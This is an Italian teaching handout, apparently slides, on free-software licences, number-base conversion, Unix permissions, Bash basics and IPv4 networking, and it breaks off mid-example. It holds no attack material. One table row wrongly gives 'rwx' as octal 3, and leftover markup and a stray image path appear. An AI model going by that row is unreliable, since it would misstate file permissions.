Denominazione	Sigla	Software libero	Software copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
GNU General Public License	GPL	Sì	Sì	Sì	No	
GNU Lesser General Public License	LGPL	Sì	Sì	Sì	Sì	Viene usata normalmente per la produzione di librerie.
X11 o MIT		Sì	No	Sì	Sì	
UCB BSD		Sì	No	No	Sì	Il testo della licenza fa riferimento al nome dell'università di Berkeley, in un modo che la rende incompatibile con la GNU GPL.
BSD non Berkeley		Sì	No	Sì	Sì	Si tratta di una revisione della licenza UCB BSD senza il riferimento all'università di Berkeley.
Artistic		No		No		Nata per l'interprete Perl, ma formulata male.

Vantaggi e svantaggi del software libero 1

Vantaggi per l'utente finale:

- il software può essere studiato, consentendo la diffusione della conoscenza;
- con le dovute conoscenze, il software può essere verificato, soprattutto quando si utilizza in ambiti critici dal punto di vista della sicurezza (pubblica amministrazione e difesa);
- il software può essere modificato per adattarlo alle proprie esigenze;
- la concorrenza mette a disposizione il software a costi inferiori;
- la concorrenza consente di scegliere liberamente il fornitore;
- le libertà offerte dal software libero eliminano i problemi burocratici legati all'installazione del software negli elaboratori, consentendo la copia e la ridistribuzione.

Vantaggi per chi lo produce:

- la produzione di software richiede la disponibilità di altro software (per esempio i compilatori e le librerie standard); così, la produzione di software libero parte avvantaggiato dalla disponibilità del software libero già esistente, senza i costi iniziali che altrimenti dovrebbero essere sostenuti per l'acquisizione dei diritti necessari, riducendo di conseguenza i tempi per lo sviluppo;
- la produzione di software libero pone l'accento sulle persone che scrivono il codice e non su un marchio particolare;

Svantaggi per l'utente finale:

- il software libero richiede una maggiore consapevolezza sul piano informatico;
- il software libero richiede una maggiore consapevolezza sul funzionamento del singolo prodotto software e sull'organizzazione del sistema operativo;

Vantaggi e svantaggi del software libero 2

Svantaggi per l'utente finale (continuazione):

- l'utente deve fare le proprie scelte e seguirne la strada (se non ne è in grado, deve affidarsi a personale competente di sua fiducia).

Svantaggi per chi lo produce:

- il software libero non consente di mantenere una posizione privilegiata nel mercato;
- i margini di reddito sono ridotti, per l'assenza delle «rendite di posizione».

Vantaggi e svantaggi del software libero 3

Conseguenze per la società:

- non è più necessario scrivere la stessa cosa due volte, se non per migliorarla;
- i formati dei dati tendono a essere più compatibili, escludendo in particolare tutto ciò che è vincolato da brevetti;
- la compatibilità e la standardizzazione diventano esigenze primarie di chi produce il software;
- l'investimento di denaro pubblico per la produzione di software libero si traduce in un risultato che rimane a disposizione della società, sia come programma finito, sia come codice che potrà essere riutilizzato;
- si valorizza la persona umana;
- il software libero contribuisce a diffondere una cultura informatica a disposizione di tutti;
- viene favorito lo sviluppo di aziende di piccole dimensioni, con competenza locale, perché il reddito prodotto con il software libero deriva principalmente dall'assistenza ai clienti.

Parte lxxxiv

Matematica

Sistema di numerazione ottale ed esadecimale

Figura 423.1. Conversione in base otto.

```
  32485 in base 10 --> | 32485/8 = 4060 con resto di 5
                       |  4060/8 =  507 con resto di 4
                       |   507/8 =   63 con resto di 3
                       |    63/8 =    7 con resto di 7
                       |     7/8 =    0 con resto di 7
                       |
                       `---------------------------> 77345 in base 8
```

Figura 423.2. Calcolo del valore corrispondente di un numero espresso in base otto.

```
          77345 in base 8 --> |    5*8^0 =     5
                              |    4*8^1 =    32
                              |    3*8^2 =   192
                              |    7*8^3 =  3584
                              |    7*8^4 = 28672
                              |
                              `-- totale = 32485 in base 10
```

Figura 423.3. Conversione in base 16.

```
32485 in base 10 --> | 32485/16 = 2030 con resto di  5 --> 5
                     |  2030/16 =  126 con resto di 14 --> E
                     |   126/16 =    7 con resto di 14 --> E
                     |     7/16 =    0 con resto di  7 --> 7
                     |
                     `--------------------------------> 7EE5 in base 16
```

Figura 423.4. Calcolo del valore corrispondente di un numero espresso in base 16.

```
        7EE5 in base 16 --> |        5*16^0 =     5
                            | E --> 14*16^1 =   224
                            | E --> 14*16^2 =  3584
                            |        7*16^3 = 28672
                            |
                            `------- totale = 32485 in base 10
```

Sistema di numerazione binario 1

Figura 424.1. Conversione in base due.

```
32485 in base 10 --> | 32485/2 = 16242 con resto di 1
                     | 16242/2 =  8121 con resto di 0
                     |  8121/2 =  4060 con resto di 1
                     |  4060/2 =  2030 con resto di 0
                     |  2030/2 =  1015 con resto di 0
                     |  1015/2 =   507 con resto di 1
                     |   507/2 =   253 con resto di 1
                     |   253/2 =   126 con resto di 1
                     |   126/2 =    63 con resto di 0
                     |    63/2 =    31 con resto di 1
                     |    31/2 =    15 con resto di 1
                     |    15/2 =     7 con resto di 1
                     |     7/2 =     3 con resto di 1
                     |     3/2 =     1 con resto di 1
                     |     1/2 =     0 con resto di 1
                     |
                     `---------------------> 111111011100101 in base 2
```

Figura 424.2. Calcolo del valore corrispondente di un numero espresso in base due.

```
     111111011100101 in base 2 --> |    1*2^0  =     1
                                   |    0*2^1  =     0
                                   |    1*2^2  =     4
                                   |    0*2^3  =     0
                                   |    0*2^4  =     0
                                   |    1*2^5  =    32
                                   |    1*2^6  =    64
                                   |    1*2^7  =   128
                                   |    0*2^8  =     0
                                   |    1*2^9  =   512
                                   |    1*2^10 =  1024
                                   |    1*2^11 =  2048
                                   |    1*2^12 =  4096
                                   |    1*2^13 =  8192
                                   |    1*2^14 = 16384
                                   |
                                   `--- totale = 32485 in base 10
```

Sistema di numerazione binario 2

Figura 425.1. Tabellina per la conversione rapida di un numero binario.

```
16384 8192 4096 2048 1024  512  256  128  64   32   16    8    4    2    1
.--------------------------------------------------------------------------.
|  1 |  1 |  1 |  1 |  1 |  1 |  0 |  1 |  1 |  1 |  0 |  0 |  1 |  0 |  1 |
`--------------------------------------------------------------------------'
16384+8192+4096+2048+1024+ 512+  0 + 128+ 64 + 32 +  0 +  0 +  4 +  0 +  1

= 32485 in base 10
```

Figura 425.2. Riassunto della conversione tra binario-ottale e binario-esadecimale.

```
 111111011100101  in base due
 \ /\ /\ /\ /\ /
  7  7  3  4  5   in base otto
 / \/ \/ \/ \/ \
0111111011100101  in base due
\  /\  /\  /\  /
  7  14  14   5
  7   E   E   5   in base sedici
/  \/  \/  \/  \
0111111011100101  in base due
```

Tabella 425.1. Conversione rapida binario-ottale e binario-esadecimale.

binario	ottale	binario	esadecimale	binario	esadecimale
000	0	0000	0	1000	8
001	1	0001	1	1001	9
010	2	0010	2	1010	A
011	3	0011	3	1011	B
100	4	0100	4	1100	C
101	5	0101	5	1101	D
110	6	0110	6	1110	E
111	7	0111	7	1111	F

Parte lxxxv

File system

Permessi di accesso ai file e alle directory 1

Stringa	Binario	Ottale	Descrizione
`r--`	100_2	4_8	Consente la lettura del contenuto.
`-w-`	010_2	2_8	Consente la modifica del contenuto.
`--x`	001_2	1_8	Consente l'avvio di un programma o l'attraversamento di una directory.
`rw-`	110_2	6_8	Consente la lettura e la modifica del contenuto.
`r-x`	101_2	5_8	Consente la lettura del contenuto e l'avvio di un programma o l'attraversamento di una directory.
`-wx`	011_2	3_8	Consente la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory (se il programma deve essere interpretato non può funzionare, perché manca il permesso di lettura).
`rwx`	111_2	3_8	Consente la lettura, la modifica del contenuto e l'avvio di un programma o l'attraversamento di una directory.

Permessi di accesso ai file e alle directory 2

```
          .-------> permessi per l'utente proprietario
          |  .----> permessi per il gruppo proprietario
          |  |  .-> permessi per gli altri
          |  |  |
         / \/ \/ \

         rwxr-xr-x        stringa
      000111101101        binario
      \ /\ /\ /\ /
       0  7  5  5         ottale

         rwsr-xr-x        stringa
      100111101101        binario
      \ /\ /\ /\ /
       4  7  5  5         ottale

         rwxr-sr-x        stringa
      010111101101        binario
      \ /\ /\ /\ /
       2  7  5  5         ottale

         rwxrwxrwt        stringa
      001111111111        binario
      \ /\ /\ /\ /
       1  7  7  7         ottale
```

Parte lxxxvi

Shell Bash

Caratteri jolly

Si può controllare facilmente l'effetto dell'uso di caratteri jolly attraverso il comando '**echo**':

$ **echo /etc/*tab**[*Invio*]

```
/etc/crontab /etc/fstab /etc/inittab /etc/mtab /etc/rmtab
```

$ **echo /etc/*onf**[*Invio*]

```
/etc/adduser.conf /etc/checksecurity.conf /etc/debconf.conf ↩
↪/etc/deluser.conf /etc/gpm.conf /etc/host.conf ↩
↪/etc/inetd.conf /etc/ld.so.conf /etc/logrotate.conf ↩
↪/etc/modules.conf /etc/mtools.conf /etc/pam.conf ↩
↪/etc/resolv.conf
```

$ **echo /etc/pa?.***[*Invio*]

```
/etc/pam.conf /etc/pam.d
```

Directory personale

La tilde (‘~’), da sola o davanti a un nome, fa riferimento a una directory personale:

tizio$ **pwd**[*Invio*]

/home/tizio

tizio$ **echo ~**[*Invio*]

/home/tizio

tizio$ **echo ~caio**[*Invio*]

/home/caio

Variabili di ambiente

Le variabili di ambiente consentono di utilizzare delle informazioni variabili nella riga di comando e di modificare il comportamento dei programmi che vi si adeguano:

tizio$ **set**[*Invio*]

```
BASH=/bin/bash
…
TERM=linux
UID=1001
USER=a2
```

tizio$ **echo $HOME**[*Invio*]

```
/home/tizio
```

tizio$ **HOME="/tmp"**[*Invio*]

tizio$ **export HOME**[*Invio*]

tizio$ **cd**[*Invio*]

tizio$ **pwd**[*Invio*]

```
/tmp
```

tizio$ **cd /home/$USER**[*Invio*]

tizio$ **pwd**[*Invio*]

```
/home/tizio
```

Script di shell

Lo script di shell è un file di testo, dove le righe bianche o vuote vengono ignorate, così come sono ignorate le righe che iniziano con il simbolo '`#`'; per il resto si tratta generalmente degli stessi comandi che si possono dare in modo interattivo:

```
#!/bin/sh
# prova.sh
echo Ciao mondo!
```

$ **`chmod a+x prova.sh`**[*Invio*]

$ **`./prova.sh`**[*Invio*]

```
Ciao mondo!
```

Lo script seguente serve a elencare file e directory utilizzando per questo il comando '**`ls`**', con le opzioni '**`-l`**', '**`-i`**' e '**`-a`**':

```
#!/bin/sh
# elenca
ls -lia $@
```

$ **`chmod a+x elenca`**[*Invio*]

$ **`./elenca /etc`**[*Invio*]

...

Parte lxxxvii

Reti IP

Annotazioni

Per le dimostrazioni sulle reti IPv4, in caso di emergenza, si può usare un sistema MS-Windows 95/98, con i programmi seguenti:

`PING` *host*	Equivale al '**`ping`**' comune.
`TRACERT` *host*	Equivale al '**`traceroute`**' comune.
`IPCONFIG`	Equivale a '**`ifconfig`**' di un sistema GNU/Linux, per leggere l'impostazione degli indirizzi di rete.
`NETSTAT [-n] [-a] [-r] [-s]`	Equivale al '**`netstat`**' comune.
`ROUTE [-n]`	Equivale al '**`route`**' comune.

Estensione e topologia

In base all'estensione, una rete può essere:

- LAN, *Local area network*, rete locale;
- MAN, *Metropolitan area network*, rete metropolitana
- WAN, *Wide area network*, rete geografica

Internet è una rete WAN.

In base alla topologia, una rete può essere a stella,

ad anello

e a bus.

Introduzione IP 1

Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

Livello	Denominazione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Formattazione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

Introduzione IP 2

Il pacchetto del livello *n*-esimo è definito PDU di livello *n* (*Protocol data unit*). A ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore.

```
.-------------------.
| Applicazione      | 7-PDU     |               ^
|-------------------|           |               |
| Presentazione     |           |               |
|-------------------|           |               |
| Sessione          |           |               |
|-------------------|           |          Estrazione
| Trasporto         |      Imbustamento         |
|-------------------|           |               |
| Rete              |           |               |
|-------------------|           |               |
| Collegamento dati |           |               |
|-------------------|           |               |
| Fisico            | 1-PDU     V               |
`-------------------'
```

Abbinamento tra il modello ISO-OSI e la semplicità dei protocolli TCP/IP:

```
.-------------------.   .------------------------------.
| Applicazione      |   |                              |
|-------------------|   |         Applicazione         |
| Presentazione     |   |     con il suo protocollo    |
|-------------------|   |    (FTP, HTTP, SMTP, ecc.)   |
| Sessione          |   |                              |
|-------------------|   |------------------------------| ----.
| Trasporto         |   |  Protocolli TCP, UDP e ICMP  |     |
|-------------------|   |------------------------------|      > TCP/IP
| Rete              |   |         Protocollo IP        |     |
|-------------------|   |------------------------------| ----'
| Collegamento dati |   | Protocollo della rete fisica |
|-------------------|   |         sottostante          |
| Fisico            |   |                              |
`-------------------'   `------------------------------'
```

Introduzione IP 3

Figura 435.1. Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI. Rientra in questa categoria il concentratore o HUB.

```
.-------------------.                                    .-------------------.
| Applicazione      |                                    | Applicazione      |
|-------------------|                                    |-------------------|
| Presentazione     |                                    | Presentazione     |
|-------------------|                                    |-------------------|
| Sessione          |                                    | Sessione          |
|-------------------|                                    |-------------------|
| Trasporto         |                                    | Trasporto         |
|-------------------|                                    |-------------------|
| Rete              |                                    | Rete              |
|-------------------|                                    |-------------------|
| Collegamento dati |            RIPETITORE              | Collegamento dati |
|-------------------|   .--------------------------.     |-------------------|
| Fisico            |   |          Fisico          |     | Fisico            |
'-------------------'   '--------------------------'     '-------------------'
         |                   |                |                   |
         '-------------------'                '-------------------'
```

Figura 435.2. Il bridge trasferisce PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso. Rientra in questa categoria il commutatore di pacchetto o *switch*.

```
.-------------------.                                    .-------------------.
| Applicazione      |                                    | Applicazione      |
|-------------------|                                    |-------------------|
| Presentazione     |                                    | Presentazione     |
|-------------------|                                    |-------------------|
| Sessione          |                                    | Sessione          |
|-------------------|                                    |-------------------|
| Trasporto         |                                    | Trasporto         |
|-------------------|                                    |-------------------|
| Rete              |              BRIDGE                | Rete              |
|-------------------|   .--------------------------.     |-------------------|
| Collegamento dati |   |    Collegamento dati     |     | Collegamento dati |
|-------------------|   |--------------------------|     |-------------------|
| Fisico            |   |  Fisico  |    |  Fisico  |     | Fisico            |
'-------------------'   '----------'    '----------'     '-------------------'
         |                   |                |                   |
         '-------------------'                '-------------------'
```

Introduzione IP 4

Figura 436.1. Il router trasferisce PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.

```
.-------------------.                                                  .-------------------.
| Applicazione      |                                                  | Applicazione      |
|-------------------|                                                  |-------------------|
| Presentazione     |                                                  | Presentazione     |
|-------------------|                                                  |-------------------|
| Sessione          |                                                  | Sessione          |
|-------------------|                                                  |-------------------|
| Trasporto         |                 ROUTER                           | Trasporto         |
|-------------------|   .--------------------------.                   |-------------------|
| Rete              |   |           Rete           |                   | Rete              |
|-------------------|   |--------------------------|                   |-------------------|
| Collegamento dati |   | C. dati  |    | C. dati  |                   | Collegamento dati |
|-------------------|   |----------|    |----------|                   |-------------------|
| Fisico            |   |  Fisico  |    |  Fisico  |                   | Fisico            |
'-------------------'   '----------'    '----------'                   '-------------------'
         |                   |               |                   |
         '-------------------'               '-------------------'
```

Figura 436.2. Schema riassuntivo dei vari livelli di interconnessione tra le reti.

```
.-------------------.   .-------------------.   .-------------------.
| Applicazione      |   |                   |   | Applicazione      |
|-------------------|   |                   |   |-------------------|
| Presentazione     |   |                   |   | Presentazione     |
|-------------------|   |      Gateway      |   |-------------------|
| Sessione          |   |                   |   | Sessione          |
|-------------------|   |                   |   |-------------------|
| Trasporto         |   |                   |   | Trasporto         |
|-------------------|   |-------------------|   |-------------------|
| Rete              |   |      Router       |   | Rete              |
|-------------------|   |-------------------|   |-------------------|
| Collegamento dati |   |      Bridge       |   | Collegamento dati |
|-------------------|   |-------------------|   |-------------------|
| Fisico            |   |    Ripetitore     |   | Fisico            |
'-------------------'   '-------------------'   '-------------------'
          |                    |        |                    |
          '--------------------'        '--------------------'
```

Indirizzi IPv4

Gli indirizzi IP versione 4 sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come *notazione decimale puntata* . Per esempio,

00000001.00000010.00000011.00000100

corrisponde al codice 1.2.3.4.

Un indirizzo parziale, in cui gli ultimi bit sono azzerati indica un gruppo di nodi, ovvero una rete,

00000001.00000010.00000011.00000000

mentre un indirizzo in cui la parte finale è composta da bit a uno, è un indirizzo broadcast, che identifica simultaneamente tutti i nodi della rete corrispondente.

00000001.00000010.00000011.11111111

La sottorete è una suddivisione di una rete in più sottogruppi di nodi.

Indirizzi IPv4: maschera di rete

La maschera di rete definisce quanta parte di indirizzo riguarda la rete, attraverso l'abbinamento di una sequenza opportuna di bit a uno. Esempio in binario:

00000001.00000010.00000011.00000100 nodo

11111111.11111111.11111111.00000000 maschera

00000001.00000010.00000011.00000000 indirizzo di rete.

In decimale:

1.2.3.4 nodo

255.255.255.0 maschera di rete

1.2.3.0 indirizzo di rete.

La maschera di rete può essere espressa anche come quantità di bit a uno:

1.2.3.4/24 nodo e maschera di rete

1.2.3.0 indirizzo di rete.

Lo specchietto seguente consente di determinare rapidamente la parte finale di una maschera di rete secondo la notazione decimale puntata:

Ottetto binario	Ottetto esadecimale	Ottetto decimale
11111111_2	FF_{16}	255_{10}
11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

Calcolo degli indirizzi disponibili con maschere di rete più complesse

Si suppone di conoscere l'indirizzo di un nodo e la sua maschera di rete. Si vuole determinare l'indirizzo di rete, l'indirizzo broadcast, il primo e l'ultimo indirizzo utile per i nodi:

indirizzo IPv4	150.151.152.153
maschera di rete	255.255.255.224
indirizzo di rete	

È sufficiente concentrare l'attenzione sull'ultimo ottetto per determinare la conversione binaria della maschera di rete,

$$11100000_2$$

e dell'indirizzo del nodo:

$$10011001_2$$

Si ottiene che l'ultimo ottetto dell'indirizzo di rete è pari a:

$$10000000_2, 128_{10}$$

Pertanto, l'ultimo ottetto dell'indirizzo broadcast è pari a:

$$10011111_2, 159_{10}$$

indirizzo IPv4	150.151.152.153
maschera di rete	255.255.255.224
indirizzo di rete	150.151.152.128
primo indirizzo utile per i nodi di rete	150.151.152.129
ultimo indirizzo utile per i nodi di rete	150.151.152.158
indirizzo broadcast	150.151.152.159

Indirizzi IPv4: classi

Indirizzo iniziale	Indirizzo finale	Impiego
0.0.0.0	--	*Default route*
1.0.0.0	126.$*$.$*$.$*$	Classe A
10.0.0.0	10.$*$.$*$.$*$	Classe A riservata per reti private
127.0.0.0	127.$*$.$*$.$*$	Rete *loopback*
127.0.0.1	--	Indirizzo del nodo locale
128.0.0.0	191.$*$.$*$.$*$	Classe B
172.16.0.0	172.31.$*$.$*$	Classe B riservata per reti private
192.0.0.0	223.$*$.$*$.$*$	Classe C
192.168.0.0	192.168.$*$.$*$	Classe C riservata per reti private
224.0.0.0	239.$*$.$*$.$*$	Classe D
240.0.0.0	247.$*$.$*$.$*$	Classe E

Interfacce di rete

Alcuni nomi delle interfacce di rete con i kernel Linux.


Nome	Descrizione
lo	Interfaccia di *loopback*, di solito si tratta dell'indirizzo 127.0.0.1.
eth*n*	La *n*-esima scheda Ethernet.
ppp*n*	La *n*-esima interfaccia PPP.
plip*n*	La *n*-esima porta parallela utilizzata per le connessioni PLIP.

Caratteristiche delle schede Ethernet.

Ethernet	Velocità	Connessione	Distanza	Descrizione
10base5	10 Mbit/s	*thick* RG213	$\leq$ 500 m	Richiede il *vampire tap*.
10base2	10 Mbit/s	*thin* RG58	< 200 m	Cavo passante con connettore a «T».
10baseT	10 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.
10/100baseT	10-100 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.
10/100/1000baseT	10-1000 Mbit/s	UTP	< 100 m	Richiede un concentratore o un commutatore di pacchetto.

Cablaggi e connessioni Ethernet 1

Regole per una rete 10base5 senza ripetitori.

```
             .----------.    .----------.    .----------.
             | stazione |    | stazione |    | stazione |
             `----------'    `----------'    `----------'
                   |               |               |
                   |               |               | cavo AUI
                   |               |               |
terminatore      .---.           .---.           .---.      terminatore
XX---------------|MAU|-----------|MAU|-----------|MAU|---------------XX
50 ohm           `---'           `---'           `---'          50 ohm
                       min 2,5 m
                   <---------------->

                         max 500 m cavo RG213
<---------------------------------------------------------------------->
        max 100 MAU (ricetrasmettitori) su un solo segmento
```

Regole per una rete 10base2 senza ripetitori.

```
             .----------.    .----------.    .----------.
             | stazione |    | stazione |    | stazione |
             `----------'    `----------'    `----------'
terminatore       XX              XX              XX        terminatore
XX---------------XXXX------------XXXX------------XXXX----------------XX
50 ohm                 min 0,5 m                                50 ohm
                   <--------------->

                         max 180 m cavo RG58
<---------------------------------------------------------------------->
                max 30 connessioni su un solo segmento
```

La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare un ripetitore multiplo, ovvero un HUB, o concentratore. Generalmente il cavo può raggiungere una lunghezza massima di 100 m.

Cablaggi e connessioni Ethernet 2

La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo quattro ripetitori, utilizzando cinque segmenti (cavi), di cui al massimo tre di tipo coassiale (RG58 o RG213).

Esempio di configurazione massima con quattro ripetitori, tre segmenti coassiali e due segmenti 10baseT.

```
.--------. 10baseT .------.   .------.   .------.   .------. 10baseT .--------.
|stazione|---------|ripet.|---|ripet.|---|ripet.|---|ripet.|---------|stazione|
'--------'         '------'   '------'   '------'   '------'         '--------'
          max 100 m                                           max 100 m
                                10base5 max 500 m
                            oppure 10base2 max 180 m
```

La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni. Anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

Esempio di configurazione massima in cui, pur apparendo cinque ripetitori, tra due stazioni ne vengono attraversati al massimo quattro. I ripetitori agli estremi dispongono di più connessioni 10baseT.

```
.----------. coass.  .----------. coass.  .----------.       .----------.
|ripetitore|---------|ripetitore|---------|ripetitore|   .-----|ripetitore|
'----------'         '----------'         '----------'   |     '----------'
 |  |  |  |                                     |       |      |  |  |  |
 |  |  |  |                          .----------. |       |      |  |  |  |
 |  |  |  |                          |ripetitore|-*-------'      |  |  |  |
  stazioni                           '----------'   coassiale     stazioni
  10baseT                              |  |  |  |                 10baseT
                                       |  |  |  |
                                        stazioni
                                        10baseT
```

TCP, UDP e porte

Viaggio di un pacchetto UDP o TCP: «*n*» è la porta di origine; «*m*» è la porta di destinazione.

```
.----------.                                                  .----------.
|          |   Pacchetto UDP o TCP da «A:n» diretto a «B:m»    |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                   |          |
'----------'                                                  '----------'
```

Andata e ritorno per le connessioni che prevedono l'uso delle porte: «*n*» è la porta usata nel nodo «A»; «*m*» è la porta usata nel nodo «B».

```
.----------.                                                  .----------.
|          |   Pacchetti di andata da «A:n» diretti a «B:m»    |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                   |          |
'----------'                                                  '----------'
     ^                                                              V
     |        Pacchetti di ritorno da «B:m» diretti a «A:n»         |
     '- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

Esempio di ciò che accade quando dal nodo «A» un processo instaura una connessione HTTP con il nodo «B»; in particolare, in questo caso il processo in questione utilizza localmente la porta 1083.

```
Cliente HTTP                                                  Servente HTTP
.----------.                                                  .----------.
|          | Pacchetti di andata da «A:1083» diretti a «B:80»  |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |                                                   |          |
'----------'                                                  '----------'
     ^                                                              V
     |     Pacchetti di ritorno da «B:80» diretti a «A:1083»        |
     '- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -'
```

L'instaurarsi di una connessione TCP avviene attraverso fasi differenti, in cui vengono usati degli indicatori all'interno dei pacchetti per attribuire loro un significato speciale. In particolare, quando un pacchetto contiene il bit SYN attivo, si tratta di un tentativo di iniziare una nuova connessione.

Figura 444.4. Il pacchetto SYN rivela da quale parte ha inizio la connessione.

```
              A:1083                                     B:80
.----------.                                                  .----------.
|          |       Pacchetto SYN iniziale per richiedere       |          |
|  Nodo A  | - - - - - - - - - - - - - - - - - - - - - - - - > |  Nodo B  |
|          |       l'attivazione di una connessione TCP        |          |
'----------'                                                  '----------'
```

Frammentazione IP

I pacchetti generati a livello di trasporto (TCP, UDP e ICMP) possono essere frammentati dal protocollo IP, in base alle necessità. In tal caso, i frammenti successivi al primo hanno meno informazioni a disposizione; per la precisione perdono le indicazioni salienti che permettono di identificare le loro caratteristiche in base ai protocolli del livello di trasporto.

Figura 445.1. Informazioni essenziali nei pacchetti e livello in cui vengono inserite.

```
.-------------------.    .------------------------------.
| Applicazione      |    |                              |
|-------------------|    |         Applicazione         |
| Presentazione     |    |                              |
|-------------------|    |                              |
| Sessione          |    | Protocollo dell'applicazione |
|-------------------|    |------------------------------| ----.
| Trasporto         |    |   porte o numero messaggio   |     |
|-------------------|    |------------------------------|      > TCP/IP
| Rete              |    |         indirizzi IP         |     |
|-------------------|    |------------------------------| ----'
| Collegamento dati |    | Protocollo della rete fisica |
|-------------------|    |                              |
| Fisico            |    |           Hardware           |
`-------------------'    `------------------------------'
```

Nei pacchetti frammentati è garantita soltanto la presenza dell'indicazione degli indirizzi IP del mittente e del destinatario, assieme alle informazioni necessarie a ricomporre i pacchetti. In questo modo, le informazioni relative alle porte TCP o UDP si trovano normalmente nel primo di tali frammenti, mentre gli altri ne sono sprovvisti.

Il protocollo TCP è in grado di frammentare e ricomporre i pacchetti provenienti dal livello superiore, ma questo non esclude la possibilità che debba intervenire anche una frammentazione ulteriore, a livello IP, a causa delle limitazioni della rete, di cui il protocollo TCP non può essere consapevole.

Configurazione interfacce di rete 1

Connessione a una rete locale tipica:

```
                    .---------------------.
                    |                     |
                    |     Elaboratore     |
                    |                     |
                    |    127.0.0.1  lo    |
                    |                     |
                    `---------------------'
              192.168.1.1 | eth0
                          |
                          |
                          |           rete 192.168.1.0
    - - - - - - - - - - -*- - - - - - - - - - - - - -
```

ifconfig lo 127.0.0.1 netmask 255.0.0.0

$ **ifconfig lo**[*Invio*]

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          ...
```

ifconfig eth0 192.168.1.1 netmask 255.255.255.0

$ **ifconfig eth0**[*Invio*]

```
eth0      Link encap:10Mbps Ethernet  HWaddr 00:4F:56:00:11:87
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          ...
```

Interfaccia	Tipo	Indirizzo IP	Maschera di rete	Indirizzo broadcast	Indirizzo punto-punto
eth0	Ethernet	192.168.1.1	255.255.255.0	192.168.1.255	--
lo	virtuale	127.0.0.1	255.0.0.0	127.255.255.255	--

Configurazione interfacce di rete 2

Connessione a una rete punto-punto.

```
.---------------.                                    .---------------.
| Elaboratore A | plip1                  192.168.7.2 | Elaboratore B |
|               |------------------------------------|               |
| 127.0.0.1  lo | 192.168.7.1                  plip1 | 127.0.0.1  lo |
`---------------'                                    `---------------'
```

A# **ifconfig plip1 192.168.7.1 pointopoint 192.168.7.2 ↩**
↪netmask 255.255.255.255

A$ **ifconfig plip1**[*Invio*]

```
plip1     Link encap:Ethernet  HWaddr FC:FC:C0:A8:64:84
